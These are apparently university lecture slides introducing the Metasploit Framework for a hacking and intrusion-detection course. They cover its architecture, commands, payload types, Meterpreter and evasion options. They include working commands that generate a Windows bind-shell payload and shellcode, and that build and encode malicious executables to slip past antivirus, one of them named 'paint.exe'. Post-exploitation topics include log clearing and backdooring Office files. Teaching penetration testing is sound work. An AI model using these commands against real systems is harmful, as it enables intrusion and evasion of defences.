

Hacking Techniques & Intrusion Detection

Fall 2012/2013

Dr. Ali Al-Shemery

aka: B!n@ry

Metasploit Framework

*a weaponry for the good, the bad, and
the ugly*

Outline - 1

- What is MSF?
- Metasploit Framework
 - Architecture
 - Components
 - Libraries
 - Interfaces
 - Modules
 - Utilities
 - Plugins
- MSF Core Commands


Outline - 2

- MSF Database
 - Basic Usage
- Auxiliary Modules
- Payloads
- Generating Shellcodes
- Creating Executable Files
- Encoding Executables
- Multi Handler Exploit
- Meterpreter
 - How it works
 - Design Goals
- MSF Evasion
- DEMO(s)

What is MSF?

- Not just an open-source tool!
- It's an Exploitation Framework designed for security researchers and pentesters with a uniform model for rapid development of:
 - Recon,
 - Exploits,
 - Payloads,
 - Encoders,
 - Vulnerability Testing
 - Post-Exploitation
 - Pivoting
 - Others? (please add)

MSF Architecture



MSF Components

- The Metasploit Framework is a modular system based on a few core components:
 - Libraries,
 - interfaces,
 - modules,
 - mixins,
 - and plugins.

MSF Libraries

- **Rex** (Ruby Extension Library):
 - Provides Sockets, protocols, text transformations
- **Msf::Core** (Core library / msfcore):
 - enables exploits, sessions, and plugins to interact with the different interfaces.
- **Msf::Base** (Base library / msfbase):
 - provides wrapper routines and utility classes that you can use to easily work with the Core library.

Metasploit Interfaces

- MSFconsole → interactive
- MSFcli → scripting
- MSFweb → as the name implies
- MSFgui → java based GUI
- and Armitage → interactive GUI

MSF Modules

- Core components of MSF
- A piece of software that can perform a specific action. (ex: exploitation, fuzzing, and scanning).
- Modules are found in the following directory:
- `<installation-directory>/metasploit/msf3/modules`.
- Categorized by type and then by protocol.
- MSF Modules include:
 - Exploit
 - Auxiliary
 - Post-Exploitation
 - Payload
 - NOP generator
 - Payload encoder

MSF Utilities

- MSFpayload
 - Generate shellcode and executables.
- MSFencode
 - Alter payloads so that the original payload does not contain any bad characters.
- Msfvenom
 - Combination of both MSFpayload and MSFencode, which provides standard CLI options and increased speed.

MSF Plugins

- Plugins work directly with the API.
- Manipulate the framework as a whole.
- Plugins hook into the event subsystem.
- Automate specific tasks which would be tedious to do manually.
- Plugins only work in the msfconsole.
- Plugins can add new console commands.
- Extend the MSF functionality.

MSF Plugins – Cont.

- msfd → Daemon to share msf instance
- openvas, nessus, nexpose → vulnerability scanners
- pcap_log → pcap packet interceptor
- socket_logger → hook all created sockets by an exploit
- Others (BTW, why not add yours?)
- **DarkOperator** has some great plugins too (check the ref. page).

MSF Plugins – Cont.

- Load plugin using the load cli:
- load <plugin-name>

```
msf > load pcap_log
```

- Unload a plugin using the unload cli:
- unload <plugin-name>

```
msf > unload pcap_log
```

MSF Core Commands

- **help** → list available commands
- **info** → get more info about a module
- **search** → search for specific module
- **search tag:keyword** → search using keyword tag expression
search platform:windows <string>
- **show**, OR be specific
[exploits | post | nops | payloads | auxiliary]
- **show target** → view a list of platforms that the module supports

MSF Core Commands - 2

- `connect` → similar to netcat
- `back` → switch between context
- `jobs` → display/manage jobs
- `kill` → end a specific job
- `use <module-name>` → use a module
- `show options` → check module options
- `show advanced` → check module advanced options
- `set <option> <value>` → setting module config value
`set exploit <exploit-name>`
- `exploit` → run the module

MSF Core Commands - 3

- `irb` → run live ruby interpreter
- `load` → load an MSF plugin
`load pcap_log`
- `route` → route traffic through a session
`route [add/remove/get/flush/print] subnet
netmask [comm/sid]`
- `sessions` → list, configure, and close a session
- `setg` → set a global variable
- `save` → saves the active datastore
- `unset` and `unsetg` → unset a variable
- `exit` → exit MSF

MSF Database

- MSF provides back end database support for PostgreSQL.
- DB stores information:
 - host data,
 - evidence,
 - and exploit results.

MSF DB Basic Usage

- `db_connect` → Connect to an existing database
- `db_disconnect` → Disconnect from the current db instance
- `db_export` → Export a file containing the contents of the db
- `db_import` → Import a scan result file (**check doc for supported file types**)
- `db_nmap` → Executes nmap and records the output automatically
- `db_status` → Show the current database status
- `hosts` → List all hosts in the database
- `services` → List all services in the database
- `vulns` → List all vulnerabilities in the database
- `workspace` → Switch between database workspaces

DB Tips

- If postgres isn't installed:

```
# gem install pg
```

- Connecting to the DB:

```
# db_connect -y  
  /opt/metasploit/config/database.yml
```

- Workspace helps you segment your work

```
# workspace -a NAME
```

- Adding/Deleting a Host

```
# hosts -a / hosts -d
```

Auxiliary Modules

- Auxiliaries are categorized by type:
 - Administrative (**admin**)
 - Scanners (**scanner**)
 - Cracking (**analyze**)
 - Spoofing (**spooft**)
 - NAT (**bnat**)
 - SQLi (**sqli**)
 - Denial of Service (**dos**)
 - VoIP (**voip**)
 - Fuzzers (**fuzzers**)
 - Network services (**server**)
 - Others: **client**, **crawler**, **gather**, **pdf**, **sniffer**, **vsploit**

Payloads

- **Singles** → completely standalone.
 - Add user
- **Stagers** → creates the network connection
- **Stages** → downloaded by Stagers
 - Meterpreter

Cont.

- If represented by '/' in the payload name, then payload is **Staged**.
- **windows/shell_bind_tcp**
 - single payload, with no stage!
- **windows/shell/bind_tcp**
 - a stager (bind_tcp)
 - a stage (shell).

Payloads Types

- Inline (Non Staged)
- Staged
- Meterpreter
- PassiveX
- NoNX
- Ord
- IPv6
- Reflective DLL injection

Generating Shellcode using msfconsole

```
msf > use payload/windows/shell_bind_tcp
```

```
msf payload(shell_bind_tcp) > generate -h
```

```
Usage: generate [options]
```

OPTIONS:

-E Force encoding.

-b <opt> The list of characters to avoid: '\x00\xff'

-e <opt> The name of the encoder module to use.

-f <opt> The output file name (otherwise stdout)

-o <opt> Comma separated list of options VAR=VAL format.

-s <opt> NOP sled length.

-t <opt> Output format: raw, ruby, perl, bash, c, js,exe,etc.

Other Options (check the console).

Generating Shellcode using msfpayload

```
# msfpayload windows/shell_bind_tcp LPORT=2222 y
```

```
# windows/shell_bind_tcp - 341 bytes
```

```
# http://www.metasploit.com
```

```
# VERBOSE=false, LPORT=2222, RHOST=, EXITFUNC=process,
```

```
# InitialAutoRunScript=, AutoRunScript=
```

```
buf =
```

```
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
```

```
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
```

```
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
```

```
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" +
```

```
[.....]
```

Creating Executable Files

```
# msfpayload windows/shell_bind_tcp  
LPORT=2222 X > msf.exe
```

Created by msfpayload (<http://www.metasploit.com>).

Payload: windows/shell_bind_tcp

Length: 341

Options: {"LPORT"=>"2222"}

```
# file msf.exe
```

```
msf.exe: PE32 executable for MS Windows (GUI) Intel  
80386 32-bit
```

Encode Executables -1

```
# msfpayload windows/shell_bind_tcp  
LPORT=2222 R | msfencode -t exe -o  
msf2.exe -b "\x00\xff\x0a\x0d\x1a"
```

```
[*] x86/shikata_ga_nai succeeded with size 368  
(iteration=1)
```

```
# file msf2.exe
```

```
msf2.exe: PE32 executable for MS Windows (GUI)  
Intel 80386 32-bit
```

Encode Executables -2

```
# msfvenom -p windows/shell_bind_tcp -f exe -b  
"\x00\xff" -e x86/shikata_ga_na -i 2 > paint.exe
```

```
# file paint.exe
```

```
paint.exe: PE32 executable for MS Windows (GUI)  
Intel 80386 32-bit
```

multi/handler Exploit

- Generic Payload Handler
- Supports Windows, Linux, Solaris, Unix, OSX, BSD, PHP, and Java
- Useful with Client-Side Attacks (waiting for a payload to connect)!

```
msf > use exploit/multi/handler
```

Meterpreter

- An advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime.
- It communicates over the stager socket and provides a comprehensive client-side Ruby API.
- Lots of great features (we'll see them shortly)
- Originally written by skape for Metasploit 2.x.
- The server portion is implemented in plain C and is now compiled with MSVC, making it somewhat portable.

How Meterpreter Works

- Target executes the initial stager (one of **bind**, **reverse**, **findtag**, **passivex**, etc).
- Stager loads the Reflective DLL.
- Reflective stub handles the loading/injection of the DLL.
- Core initializes, establishes a TLS/1.0 link over the socket and sends a GET.
- Metasploit receives this GET and configures the client.
- Finally, Meterpreter loads extensions.

Meterpreter Design Goals

- **Stealthy**
 - Resides entirely in memory (nothing written to disk)
 - No new processes are created
 - uses encrypted communications
- **Powerful**
 - Channelized communication system
 - TLV protocol has few limitations
- **Extensible**
 - Can load new features at runtime, loaded over network
 - Add new features without having to rebuild it

MSF Evasion

- Each module has a number of Advanced and Evasion options
 - Compression, Encoding, Encryption, Fragmentation, Timing, Padding, Obsolete, etc
- Use “**show evasion**” to list the available evasion options

Demo Time!

MSF Basics

- Talking about MSF will start, but not end, so lets check some demo's and labs 😊
- Filesystem
- MSF Basic usages
- Exploitation
- Working with the MSF Database

Post Exploitation - Windows

- Info. Gathering: local subnets, scraper, winenum, applications installed, virtualized,
- Uploading and Downloading
- Scanning
- Pivoting (Routing, and Port Forwarding)
- Incognito
- Sniffing
- Persistence and Backdoors
- Keyloggers the right way
- Enable Remote Desktop
- User Management
- Killing AV, Disabling FW, and Clearing the Logs
- Playing with System Services

Post Exploitation - Linux

- Info. Gathering
- Uploading and Downloading
- Scanning
- User Management
- Disabling FW, and Clearing the Logs
- Playing with System Services

Misc

- Playing with MSF Auxiliaries
- Client-Side Attacks
 - File Format (Adobe)
 - Browser (IE)
- Web Vulnerability Scanner (wmap)
- Creating Malicious Executables:
 - MSFPayload, MSFEncode, Packers (UPX)
 - Bypassing AV
- Automation (Resource Scripts)
- Evasion
- Forensics

Assignments (Choose 2)

- If our target isn't listed within the exploits target, how can you add it? (maybe same OS but diff language)!
- How can you backdoor an Office Document? (payload=meterpreter)
- What is the Metasploit "RailGun" ?

SUMMARY - 1

- Discussed what MSF is, and why its needed,
- Explained the MSF (Architecture, Components, Libraries, Interfaces, Modules, Utilities, and Plugins),
- Discussed the MSF Database, and the benefits of using it,
- Went through the MSF core commands,
- Explained the auxiliary modules available in MFS,
- Explained the different types of Payloads MSF has, and how to use them, and the best scenarios to use each,
- Discussed generating shellcodes and malicious executables using MSF, and how its so easy to do so,
- Explained the benefits of the MSF multi-handler exploit,
- Explained the MSF encoding techniques available, how to use them, and how to bypass AV,

SUMMARY - 2

- Discussed in details the MSF Meterpreter, its features, its capabilities, and what is actually its limitation!
- Discussed the MSF evasion techniques and features available with the framework,
- Demos we did:
 - Exploiting Windows, Linux,
 - Post Exploitation on both systems
 - Pivoting, Backdoors,
 - Forensics using MSF,
 - others

References

- Metasploit Unleashed, <http://www.offensive-security.com/metasploit-unleashed/>,
- GrayHat Hacking: The Ethical Hacker's Handbook,
- Metasploit Pentest Plugin Part1, <http://www.darkoperator.com/blog/2011/12/15/metasploit-pentest-plugin-part-1.html>,
- Metasploit Pentest Plugin Part2, <http://www.darkoperator.com/blog/2012/1/29/metasploit-pentest-plugin-part-2.html>,
- ReflectiveDLLInjection, <https://github.com/stephenfewer/ReflectiveDLLInjection>,
- Free Metasploit Penetration Testing Lab In The Cloud, <https://community.rapid7.com/community/metasploit/blog/2013/01/08/free-metasploit-penetration-testing-lab-in-the-cloud>
- Post-Exploitation in Windows: From Local Admin To Domain Admin (efficiently), <http://pentestmonkey.net/uncategorized/from-local-admin-to-domain-admin>,

References - 2

- Armitage, <http://www.fastandeasyhacking.com/>,
- VirusTotal, <http://www.virustotal.com/>,
- Facts and myths about antivirus evasion with Metasploit, <http://schierlm.users.sourceforge.net/avevasion.html>,
- Metasploit, <http://en.wikibooks.org/wiki/MetasploitUnderstanding>,
- Windows at a deeper level - Sessions, Window Stations, and Desktops, <http://www.brianbondy.com/blog/id/100/understanding-windows-at-a-deeper-level-sessions-window-stations-and-desktops>,
- "Railgun - Turn ruby into a weapon", <https://dev.metasploit.com/redmine/projects/framework/wiki/Railgun>,
- Start security center service from command prompt, <http://www.windows-commandline.com/2009/07/start-security-center-service-from.html>,
- Metasploit Guide, <http://packetstormsecurity.com/files/119280>,